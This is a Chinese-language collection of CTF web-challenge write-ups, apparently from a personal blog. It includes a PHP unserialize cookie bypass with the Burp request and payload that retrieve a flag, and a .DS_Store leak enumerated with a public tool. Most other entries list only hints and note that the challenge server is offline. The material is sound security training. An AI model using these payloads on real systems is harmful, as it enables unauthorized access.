地址: <http://123.206.87.240:8002/flagphp/>


点了login咋没反应

提示: hint

Writeup:

login点不了, 题目提示hint。GET传输hint变量, 提交任意字符过去, 发现页面变化了。

<http://123.206.87.240:8002/flagphp/index.php?hint=1>



```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

https://blog.csdn.net/weixin_41924764

```

<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];#接收cookie变量ISecer
if(isset($_GET['hint'])){#判断是否存在hint变量, 如果存在显示当前代码
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")#序列化$cookie等于$key变量, 则输入flag
{
    #这里有个小坑, key变量在最后才被定义, 其实在前面还没有被定义的
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>

```

利用burp发送

payload:

Cookie: ISecer=s:0:"";

```

GET /flagphp/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: ISecer=s:0:"";
Upgrade-Insecure-Requests: 1

```

```

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 23 Oct 2020 16:08:51 GMT
Content-Type: text/html
Connection: close
Content-Length: 27

```

flag{unserialize_by_virink}

https://blog.csdn.net/weixin_41924764

sql注入2

题目:

<http://123.206.87.240:8007/web2/>

全都tm过滤了绝望吗?

提示 !,!=,+,,-,^,%

Writeup:

.DS_Store泄露

利用工具:

https://github.com/lijiejie/ds_store_exp

```
D:\program\渗透测试工具\漏洞利用exp\未授权访问检查工具\ds_store_exp-master\ds_store_exp-master>python ds_store_exp.py 123.206.87.240:8007/web2/.DS_Store
[200] http://123.206.87.240:8007/web2/.DS_Store
[200] http://123.206.87.240:8007/web2/login.php
[200] http://123.206.87.240:8007/web2/index.php
[200] http://123.206.87.240:8007/web2/flag
[200] http://123.206.87.240:8007/web2/admin
```

直接访问<http://123.206.87.240:8007/web2/flag>文件获取flag

孙xx的博客

题目:

<http://123.206.87.240:2014>

需要用到渗透测试第一步信息收集

Writeup:

看了别的大佬做题,是先从近期文章发现flag提示,然后目录扫描到phpmyadmin,但我尝试访问的时候访问不到了估计被人删了。

Trim的日记本


题目:

<http://123.206.87.240:9002/>

hints: 不要一次就放弃

Writeup:

目录扫描:



页面直接显示flag

Welcome Child
真真假假，假假真真，真中有假，假中有真，到底是真是假，谁也分辨不出！
flag1:{0/m9o9PDtcSyu7Tt}

login2(SKCTF)

题目:

<http://123.206.31.85:49165/>

SKCTF{xxxxxxxxxxxxxxxxxxxx}

hint:union, 命令执行

Writeup:

题目已经打不开了

login3(SKCTF)

题目:

<http://123.206.31.85:49167/>

flag格式: SKCTF{xxxxxxxxxxxx}

hint: 基于布尔的SQL盲注

Writeup:

题目打不开了

文件上传2(湖湘杯)

题目:

<http://123.206.87.240:9011/>

Writeup:

题目打不开了

江湖魔头

题目:

<http://123.206.31.85:1616/>

学会如来神掌应该就能打败他了吧

Writeup:

https://blog.csdn.net/weixin_41924764/article/details/109488408

login4

题目:

<http://123.206.31.85:49168/>

flag格式: SKCTF{xxxxxxxxxxxxxxxx}

hint: CBC字节翻转攻击

Writeup:

题目打不开了